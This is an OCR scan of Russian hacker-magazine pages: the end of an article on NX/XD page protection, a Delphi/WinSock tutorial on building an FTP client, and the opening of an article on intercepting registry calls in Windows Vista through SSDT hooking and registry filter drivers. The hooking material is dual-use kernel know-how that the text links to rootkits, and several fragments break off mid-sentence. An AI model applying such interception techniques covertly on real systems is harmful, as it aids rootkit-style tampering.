
10. Игнорирование битов NX/XD
Долгое время x86-процессоры поддерживали только два атрибута защиты на уровне страниц: атрибут доступности и атрибут записи. Атрибут исполнения кода поддерживался только на уровне селекторов, и практически все

Несмотря на то что функция mprotect() поддерживает четыре атрибута защиты: PROT_NONE, PROT_READ, PROT_WRITE и PROT_EXEC, на аппаратном уровне атрибут PROT_EXEC является синонимом атрибута PROT_READ, то есть если страницу можно прочитать, то с тем же успехом ее можно и исполнить. Этой дырой воспользовались

И хотя неисполняемые биты отнюдь не панацея (хакеры уже давно научились обходить их), тем не менее они чрезвычайно затрудняют атаку, а в сочетании с перекомпилированным ядром и системными библиотеками делают ее практически невозможной. Так что смысл в этой защите все-таки есть, и лучше держать ее на готове.

› Команды в Makefile





ИГОРЬ «SPIDER_NET» АНТОНОВ

Тру-хакерский FTP

Куем коммерческий FTP-клиент без использования компонентов

FTP-клиент — одна из самых часто используемых утилит в повседневной жизни продвинутого пользователя. Закачать html-странички, слить warez с сервака, качнуть фильмов в локалке — работа FTP-клиента. Стоимость таких программ на рынке колеблется от 10 до 100 баксов. Скажи, тебе не хочется срубить столько же, да еще и не особо напрягаясь? Если ты решительно ответил «Да», то усаживайся поудобнее и читай статью, познавая секреты программирования FTP-клиентов. Никаких компонентов, никаких чужих библиотек — все свое, родное!

Теория FTP-протокола


File transfer protocol (протокол передачи файлов) берет свое начало в 70-х. Именно в то время возникла необходимость в создании протокола, который смог бы решить проблему передачи файлов с одного компьютера на другой. На протяжении 30 лет протокол неоднократно менялся и совершенствовался. Последняя спецификация приведена в RFC 959 (http://athena.vvsu.ru/docs/tcpip/rfc/rfc959.txt). Я очень рекомендую тебе скачать этот документ и хорошенько с ним ознакомиться, поскольку только в нем ты найдешь ответы на вопросы, которые могут возникнуть у тебя при написании полноценного FTP-клиента. Как и большинство сетевых протоколов (HTTP, POP3, SMTP и др.), FTP работает поверх TCP. В отличие от всех перечисленных протоколов, FTP обладает одной интересной особенностью. Для полноценной работы ему нужно не одно, а целых два соединения:

1. Управляющее — используется на протяжении всего сеанса связи. По этому соединению отправляются все команды для FTP-сервера и возвращаются результаты их выполнения.
2. Соединение для передачи данных — создается в момент, когда нужно получить/отправить данные. После передачи данных соединение должно завершиться.


Установка соединения

Давай подробно рассмотрим процесс установки связи с FTP-сервером. Чтобы выполнить какую-либо команду, клиенту нужно установить управляющее соединение. Сделать это можно, подключившись на 21-й порт (порт по умолчанию у большинства FTP-серверов) удаленного компьютера. Как только соединение будет установлено, FTP-сервер отправит приветствие. Обычно в нем содержится название используемого сервера и другие данные. Для продолжения работы клиенту необходимо пройти авторизацию — отправить серверу свой логин и пароль. Логин передается командой USER [имя пользователя], а пароль — командой PASS [твой пароль]. Если введенные данные окажутся верными, то сервер радостно отправит сообщение с кодом «230 OK». Текст этого сообщения означает, что авторизация успешно пройдена и можно отправлять команды. Наглядный пример установки управляющего соединения ты можешь увидеть на рисунке, где изображено, как с помощью telnet я подсоединился к ftp-серверу.

После установки управляющего соединения можно посылать команды для получения списка файлов или же для копирования самих файлов, но перед этим необходимо установить второе соединение — для передачи данных. Я уже много раз говорил о соединении для передачи данных, но до сих пор ничего не сказал о принципах его создания. Первым делом программе-клиенту нужно открыть любой свободный порт. Затем удаленному серверу необходимо послать данные в специальном формате, которые будут включать IP-адрес (твой реальный IP) и порт (тот, который ты и открывал для подключения). Все эти данные отправляются с помощью команды PORT. Если ты читал внимательно, то, наверное, обратил внимание на упоминание



> Управляющее соединение



> Лицо будущего FTP-клиента

о специальном формате. Чтобы долго не объяснять, покажу на простом примере, а недостающую теорию ты всегда сможешь почерпнуть из RFC-959. Допустим, что у клиента в качестве IP-адреса у нас 192.168.0.1, а открытым портом является 31337-й. Тогда команда PORT будет выглядеть следующим образом: «PORT 192,168,0,1,122,105». Думаю, разглядеть IP-адрес в этой строке тебе удалось, а вот при поиске порта, вероятнее всего, возникли небольшие проблемы. По спецификации RFC, номер порта нужно передавать двумя числами. В нашем примере это 122 и 105. Теперь ясно, для чего эти цифры нужны, но неясно, какое отношение они имеют к 31337-му порту. Ответ, как обычно, находится в RFC. Согласно этому документу, синтаксис команды PORT выглядит следующим образом: «PORT n1, n2, n3, n4, n5, n6», где n1-n4 — разделенный запятыми IP-адрес, а n5*256+n6 — номер порта. Теперь ясно? Нет? Ок! Бери в руки старый калькулятор и приготовься выполнить простейшие математические операции. Число 122 умножь на 256, в результате получишь 31232. Теперь к результату прибавь 105. Если ты правильно нажимал на кнопки калькулятора, то у тебя должно получиться число 31337 — порт, который мы и задавали. После отправки команды PORT сервер проверит принятые данные. И если все тип-топ, то будет создан канал для передачи данных (удаленный сервер установит соединение с твоей программой), а значит, ты сможешь отправить команду LIST, и тебе придет список файлов заданной директории. После передачи данных сервер сам завершит второе соединение.

Первый шаг на пути к FTP-клиенту

Я уже познакомил тебя с теорией FTP-протокола, теперь ты представляешь себе принцип работы программ клиентов, но знаний для реализации своего клиента все же мало. Что ж, заполним этот пробел — перейдем к рассмотрению сетевых функций.

Страшный WinSock API

В Delphi есть готовые компоненты, которые существенно облегчают процесс программирования FTP-клиента, но, к сожалению, при их использовании зачастую сталкиваешься со всякого рода ограничениями. Лучше написать свой FTP-клиент полностью самому, для этого мы воспользуемся сетевыми функциями Windows. Научившись ими пользоваться, ты сможешь написать не только FTP-клиент, но и любое другое сетевое приложение. Перед вызовом сетевых функций нужно инициализировать сетевую библиотеку. Для этой цели необходимо воспользоваться функцией WSAStartup, которая описана в модуле WinSock.pas следующим образом:

```
WSAStartup (wVersionRequested: word; var WSAData:
TWSAData):Integeder; stdcall;
```

Функции мы передаем два параметра:

1. wVersionRequested — версия запрашиваемой библиотеки: 1.1 или 2.0. Для корректного указания нужной версии лучше всего воспользоваться функцией MakeWord(). Ей нужно передать два параметра — младший и старший байт, то есть «1, 1».

2. Указатель на структуру WSAData. После успешного выполнения функции, в эту структуру попадет информация об инициализированной библиотеке.

Чтобы не занимать место в статье, я не буду приводить описание структуры TWSAData, при желании ты всегда сможешь его посмотреть, заглянув в модуль Winsock.pas. Если функция выполнилась успешно, она вернет нам 0, в противном случае она может вернуть следующие коды ошибок:

WSASYSNOTREADY — сетевая подсистема не готова к соединению.

WSAEFALUT — неверный указатель на структуру TWSAData.

WSAPROCLIM — превышен предел поддерживаемых ОС задач.

WSAEINPROGRESS — в блокирующем режиме выполняется операция, нужно дождаться ее завершения.

Получить код ошибки можно вызовом функции WSAGetLastError, о которой я расскажу чуть позже, а сейчас мы посмотрим, как можно освободить инициализированную библиотеку WinSock.

```
function WSACleanup:Integer; stdcall;
```

Функции ничего не нужно передавать в качестве параметров, поскольку все, что она делает, — это освобождает инициализированную библиотеку. По идее, ее можно не вызывать, так как теоретически после завершения приложения ОС должна это сделать сама, но, не надеясь на программистов из MS, лучше освободить библиотеку самостоятельно.

```
function socket (af:integer; type:integer; protocol:
integer):TSocket; stdcall;
```

Функция socket после своего успешного выполнения возвращает объект типа TSocket, с помощью которого мы и будем работать с сетью. В качестве параметров этой функции необходимо передать:


1. af — семейство протоколов. В нашем примере будет использоваться только TCP, поэтому в этом параметре будем указывать AF_INET. Про остальные возможные значения этого параметра легко узнать из модуля WinSock.pas или MSDN.

2. type — тип нового сокета. Может принимать значения SOCK_STREAM (передача данных с установкой соединения) и SOCK_DGRAM (все данные передаются без установки соединения). Поскольку мы будем использовать протокол TCP, то в этом параметре мы укажем SOCK_STREAM.

3. protocol — протокол. Для TCP-протокола нужно передать в этот параметр константу IPPROTO_TCP.

```
function bind (S:TSocket; var addr:TSockAddr;
namelen:Integer):integer; stdcall;
```

Для связывания локального сетевого адреса с сокетом мы должны воспользоваться функцией bind. Это функция пригодится нам для организации канала передачи данных. Давай рассмотрим ее параметры: 1) s — созданный с помощью функции socket сокет; 2) addr — указатель на структуру TSockAddr; 3) размер структуры TSockAddr. При успешном выполнении функция вернет 0, в случае ошибки — SOCKET_ERROR. Определить код ошибки можно с помощью функции WSAGetLastError(). В качестве второго параметра нам необходимо передавать указатель на структуру TSockAddr. При программировании сетевых приложений эта структура используется



› Полученный список файлов в программе ftp.exe

› Успешный тест

повсеместно, поэтому ты должен ее знать так же хорошо, как и дырки в своих зубах. Описывается структура следующим образом:

СТРУКТУРА SOCKADDR_IN

```
TSockAddrIN = sockaddr_in;
SockAddr_In = record
      sin_family: u_short;
      sin_port: u_short;
      sin_addr:TInAddr;
      sin_zero: array[0..7] of Char;
end;
```

В структуре присутствуют следующие параметры:
1. sin_family — семейство протоколов. Этот параметр аналогичен первому параметру функции socket. При применении любых интернет-протоколов здесь нужно указать AF_INET.
2. sin_port — порт, который будет использовать наша программа для получения данных. Если указать в этом параметре 0, то система сама присвоит приложению свободный порт.
3. sin_addr — структура SockAddr_IN, в которой хранится информация о IP-адресе.
4. sin_zero — совмещение по длине структуры sockaddr_in с sockaddr и наоборот.

```
function listen (s:TSocket; backlog:Integer):
Integer; stdcall;
```

После успешного выполнения функции bind можно приступать к прослушке порта в ожидании гостей. Для этого, собственно, и создана функция listen. Функции нужно передать всего два параметра: 1) s — сокет, который связали с локальным адресом; 2) backlog — максимальное количество запросов на ожидание подключения. Если функция выполнится успешно, то она вернет 0, в противном случае — ошибки, коды которых можно узнать из модуля WinSock.pas.

```
function Accept (S:TSocket; addr: PSockAddr;
AddrLen:PInteger):TSocket; stdcall;
```

Как только клиент сделал попытку подключиться (если мы выступаем сервером), необходимо принять соединение. Этим нехитрым делом и занимается функция Accept. В качестве параметров функции нужно передать: 1) s — сокет; 2) addr — указатель на структуру SockAddr; 3) AddrLen — размер структуры SockAddr. В случае успешного выполнения функция Accept возвращает указатель на сокет, через который мы можем работать с подключившимся клиентом.

```
function connect (s:TSocket; var name:TSockAddr;
namelen:integer):integer; stdcall;
```

Думаю, рассказывать про предназначение функции connect не нужно, поскольку все и так понятно из ее названия. Из параметров функции передаются: 1) сокет; 2) структура sockAddr, в которой содержатся данные для подключения к серверу (протокол, адрес, порт); 3) размер структуры sockAddr. Как и большинство сетевых функций, в случае успешного выполнения эта функция вернет нам 0.

```
function send (s:TSocket; var Buf; len:Integer; flags:
integer):Integer; stdcall;
```

Для отправки данных в наборе Winsock есть несколько функций, среди которых имеется функция с именем send. Рассмотрим ее параметры: 1) s — сокет, который будет использоваться для отправки данных; 2) buf — буфер, в котором содержатся данные для отправки; 3) len — размер буфера; 4) flags — флаги, влияющие на метод отправки. Мы можем просто указать 0. Если функция выполнится успешно, то есть сможет отправить данные, то в качестве результата она вернет количество фактически отправленных данных, в противном случае — ошибку.

```
function recv (s:TSocket; var buf; len:integer;flags:
integer):Integer; stdcall;
```

Функция recv исполняет противоположную функции send роль — она принимает данные. Ее параметры полностью идентичны параметрам функции send, поэтому не будем тратить время и рассматривать их еще раз.

```
function CloseSocket (s:TSocket):integer; stdcall;
```

Функция CloseSocket необходима для закрытия сокета. По правилам хорошего тона ее принято вызывать после функции shutdown, но программисты пренебрегают этими правилами и вызывают ее сразу, забывая про shutdown.

```
function WSAGetLastError:integer; stdcall;
```

С помощью этой полезной функции можно получить код возникшей ошибки при вызове какой-либо другой функции. При вызове WSAGetLastError() сразу же вернет код последней возникшей в системе ошибки. В последствии его можно проанализировать и довести до пользователя.

FTP-клиент — делаем это!

Ну вот и настал тот момент, когда мы готовы опробовать наши теоретические знания на практике. Запускай Delphi и создавай новый проект типа Application. На форму брось один компонент TRichEdit и один TMainMenu. Поле TRichEdit у меня растянуто по всей форме, а в TMainMenu созданы элементы меню:

```
1. Соединение
      - Подключиться
      - Отключиться
      - Настройки
2. Команды
      - LIST
      - CWD
```

По нажатию на кнопку «Настройки» будет вызываться дополнительная форма, в которой нужно будет ввести имя пользователя, пароль, сервер и порт.

Кодинг

Простенький дизайн нашего FTP-клиента готов, поэтому приступаем к приготовлению горячей начинки — написанию кода. Первым делом не забудь подключить к нашему проекту модуль Winsock.pas, иначе вызов сетевых функций будет невозможен. Теперь надо объявить все необходимые переменные в разделе private:

```
_wsaData:TWSADATA;
_clientSocket:TSocket;
_serverSocket:TSocket;
_clientAddr:sockaddr_in;
_serverAddr:sockaddr_in;
_mode:integer;
_tempSocket:TSocket;
```

Об их предназначении ты узнаешь по ходу рассмотрения примера. При описании сетевых функций я говорил, что перед их использованием нужно инициализировать сетевую библиотеку. Инициализацию сетевой библиотеки я делаю во время создания формы, а ее освобождение — во время закрытия окна. Если при этом у тебя возникли проблемы, то открывай исходник на нашем DVD и сравнивай. После инициализации сетевой библиотеки можно попытаться соединиться с удаленным сервером. По нажатию кнопки «Соединиться» у меня вызывается самописная процедура _connect(), которой нужно передать все необходимые для подключения данные (адрес сервера, логин, пароль, порт). Код этой процедуры ты можешь увидеть во врезке «Соединяемся с сервером».

Давай-ка подробно рассмотрим содержимое кода установки соединения с удаленным сервером, отображенного в этой врезке. В самом начале я создаю новый сокет. Ты уже знаешь, для того чтобы создать новый сокет, нужно воспользоваться функцией SOCKET, которая после выполнения возвратит указатель на созданный сокет. После вызова функции SOCKET, я проверяю, а не возникла ли ошибка. Если да, то я запускаю самописную процедуру GetError, передав ей название вызываемой функции. Процедура GetError попытается получить код ошибки и в конце концов проинформирует пользователя, напечатав в TRichEdit соответствующий текст. Код процедуры GetError ты можешь посмотреть, открыв исходник примера, любезно дожидающийся тебя на нашем диске. Если ошибки не возникло, то можно начинать готовиться к соединению с удаленным сервером. Как ты должен помнить, чтобы установить соединение с сервером, нужно вызвать функцию connect, которой необходимо передать структуру типа sockaddr_in. Ну а чтобы ее передать, ее нужно заполнить, что я и делаю. После заполнения структуры, я вызываю функцию WSAAsyncSelect(). Эта функция устанавливает асинхронный режим для выбранного сокета и заставляет Windows генерировать сообщения для сетевых событий. Таким образом, нам достаточно указать сообщение, которое должно приходить окну нашего приложения при возникновении события на определенном сокете.

На первый взгляд может показаться, что этот метод сложен в реализации. На самом деле это не так, и через несколько минут ты в этом убедишься, но сначала давай взглянем на параметры, которые нужно передать функции: 1) s — сокет, за событиями которого необходимо наблюдать; 2) hWindow — окно, которое будет принимать сообщения; 3) wMsg — системное событие, которое нужно генерировать; 4) lEvent — сетевые события, за которыми мы будем наблюдать. В качестве событий ты можешь указать: FD_READ (возникает, когда пришли данные), FD_WRITE (проявляется, когда можно передавать данные), FD_OOB (когда прибыли срочные данные), FD_ACCEPT (когда в очереди сокета есть новое подключение), FD_CONNECT (при соединении с сервером). В качестве третьего параметра я указал лишь FD_READ. Когда на наш сокет придут данные, главное окно нашего приложения получит сообщение WM_MYSOCKMESS. Чтобы его не прозевать, нам нужно написать процедуру, которая будет перехватывать нужное сообщение.

Перед тем как привести код процедуры, я хотел бы объяснить тебе, что собой представляет WM_MYSOCKMESS. В нашем примере это константа, которая объявлена мной и равна WM_USER+1. Что такое WM_USER? Это число. Все числа, меньше этого, могут уже использоваться системой, поэтому, чтобы не было конфликтов, нужно просто использовать это число +1.

Немного отвлечемся от рассмотрения функции WSAAsyncSelect() и вернемся к разбору кода установки соединения с удаленным сервером. После WSAAsyncSelect() вызывается функция Connect, которая начинает устанавливать соединение с удаленным сервером. По окончанию выполнения функции Connect я приступаю к отправке данных для прохождения авторизации (вспоминай теорию). Отправка данных реализована в самописной функции _send(). В качестве параметров ей нужно передать сокет, через который будут отправлены данные, и сами данные.

Теперь вернемся к интересной функции WSAAsyncSelect(). Я уже говорил, что для перехвата нужного события необходимо объявить специальную процедуру. В примере я объявил ее в разделе private следующим образом:

```
procedure NetMSG (var M:TMessage); message WM_
MYSOCKMESS;
```

Код тела процедуры ты можешь увидеть в примере на диске. Как видно из описания, в процедуру передается структура типа TMessage. В этой структуре имеется несколько параметров, но нас будут интересовать только два: WParam и LParam. В первом хранится дескриптор сокета, на котором произошло событие, а во втором — его тип. Для проверки типа я использую управляющую структуру CASE, в которой и проверяю интересующие меня события.

При возникновении события FD_READ вызывается процедура _recv, которая и выполняет чтение данных с определенного сокета. Код процедур _recv и _send (для отправки данных) ты можешь увидеть в исходнике примера.

Тестирование

Наш пример наполовину готов, теперь самое время протестировать его работоспособность. Попробуем скомпилить наше приложение и подцепиться к какому-нибудь ftp-серверу. Результаты моего тестирования ты можешь увидеть на рисунке. Для теста я подцепился к серверу своего хостера и успешно прошел авторизацию.

Disconnect

Рассмотреть весь код FTP-клиента в рамках одной статьи просто невозможно. Поэтому разбираться с установлением второго соединения (для передачи данных) тебе придется самостоятельно. Сильно по этому поводу не переживай. Ты всегда можешь заглянуть на наш диск и посмотреть исходник FTP-клиента, в котором я уже реализовал получения списка файлов определенной директории. Весь исходник я постарался максимально прокомментировать, поэтому с пониманием возникнуть проблем не должно. ⌶


DEEONI$
/ DEEONIS@GMAIL.COM /

РЕЕСТР

Идем на перехват!

Перехват обращений к реестру в Windows Vista: практика

Если ты прочитал предыдущую статью и попробовал разобраться во всех тонкостях программирования в режиме ядра, то самое время перейти непосредственно к цели всего этого. Мы попробуем написать драйвер режима ядра, перехватывающий обращения к реестру и способный влиять на исход этой операции.




В предыдущем номере я постарался объять необъятное. Я не стремился на отведенных мне четырех страницах научить тебя писать драйверы, я хотел лишь подтолкнуть настоящих хакеров к изучению программирования в kernel mode. Тот, кто за этот месяц «проштудировал» интернет на тему IRP-запросов, прерываний, IRQL, стеков устройств и т.д., без труда осилит этот материал и даже сможет написать модуль режима ядра, реализующий все здесь описанное. Итак, приступим.

Немного истории

Давным-давно, во времена Windows 2000, один программист, а по совместительству исследователь ОС Windows, создал маленькую утилиту под названием RegMon. В предыдущей статье я уже упоминал о ней, а сейчас расскажу чуть подробнее. Эта утилита загружала свой драйвер режима ядра, которой перехватывал системные сервисы операционной системы. Надо сказать, что практически все прикладные API-функции, производящие какие-либо действия с системой, так или иначе в конечном итоге обращаются к этим сервисам.

Вызов функции ядра, прежде чем будет передан соответствующей NativeAPI ядра, предварительно проходит довольно сложную обработку. Сначала в третьем кольце вызывается соответствующая функция в Ntdll, где в регистр EAX помещается номер вызываемого системного сервиса, а в регистр EDX — указатель на передаваемые параметры. Затем вызывается прерывание 2Eh (в Windows XP — команда sysenter) и происходит переход процесса в нулевое кольцо, где управление передается записанному в IDT шлюзу прерывания. В этом месте окружение третьего кольца переключается на нулевое, выполняется смена стека на стек ядра и осуществляется перезагрузка сегментного регистра FS, который в нулевом кольце указывает на совершенно не такие структуры, как в третьем кольце. Затем управление передается обработчику прерывания 2Eh — функции ядра KiSystemService. Она копирует передаваемые системному сервису параметры в стек ядра и производит вызов NativeAPI-функции ядра, согласно содержимому ServiceDescriptorTable. Эта таблица находится в памяти ядра и представляет собой структуру, содержащую 4 таблицы системных сервисов (SST). Первая из них описывает сервисы, экспортируемые



> Последствия неаккуратного написания драйверов

```
Advanced Boot Options

Choose Advanced Options for: Microsoft Windows Vista
(Use the arrow keys to highlight your choice.)

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Enable Boot Logging
    Enable low-resolution video (640x480)
    Last Known Good Configuration (advanced)
    Directory Services Restore Mode
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement

    Start Windows Normally

Description: Allows drivers containing improper signatures to be loaded.

ENTER=Choose                                          ESC=Cancel
```

> Загрузчик Windows Vista

ядром (ntoskrnl.exe), вторая — графической подсистемой (win32k.sys), а остальные две зарезервированы на будущее и пока не используются. Когда какое-либо приложение пытается получить доступ к реестру, оно вызывает API-функцию из Advapi32.dll. В случае когда приложение пытается создать ключ реестра, оно обращается к функции RegCreateKey или RegCreateKeyEx. В свою очередь код этих функций обращается к шлюзу NtCreateKey, находящемуся в ntdll.dll. Почему я сказал «шлюз» вместо «функции»? Все очень просто. На самом деле, NtCreateKey не делает ничего, кроме вызова соответствующего системного сервиса. Схематично код этой функции выглядит примерно так:

ВОЗМОЖНЫЙ КОД NTCREATEKEY

```
mov    eax,29h
lea    edx,[esp+4]
int    2Eh
ret
```

Как видно из приведенного примера, сначала в регистр eax заносится число 29h. Это число означает номер системного сервиса в таблице дескрипторов системных сервисов. То есть, если говорить проще, 41-й элемент в этой таблице является указателем на точку входа в системный сервис, который создает ключ в реестре. После того как в eax загружено смещение, а в edx — указатель на передаваемые параметры, вызывается специальное прерывание 2Eh для перевода процессора в нулевое кольцо. По найденному в таблице системных сервисов смещению происходит переход на код, который дальше выполняет все необходимые действия. Драйвер утилиты RegMon занимался тем, что подменял нужные ему смещения в этой таблице своими. Таким образом, когда какое-либо приложение пыталось обратиться к реестру, вызывался код драйвера RegMon'а, который, собрав нужную ему информацию, делал оригинальный вызов, чтобы не приводить системы в нерабочее состояние. Но с выходом Windows Vista эту возможность прикрыли, обосновав это тем, что этой технологией пользуются руткиты, а для антивирусов, файрволов и других подобных программ еще в Windows XP был предложен специальный механизм для перехвата обращений к реестру.

Фильтрация обращений к реестру


С выходом Windows XP появилось понятие registry filtering driver. Дословно оно переводится как «драйвер, фильтрующий обращения к реестру». Собственно, из названия вытекает и содержание — это драйвер режима ядра, который фильтрует обращения к системному реестру. Фильтрация обращений происходит за счет установки callback-вызова на функции обращения к реестру. Установить свой callback-вызов можно с помощью следующей функции:

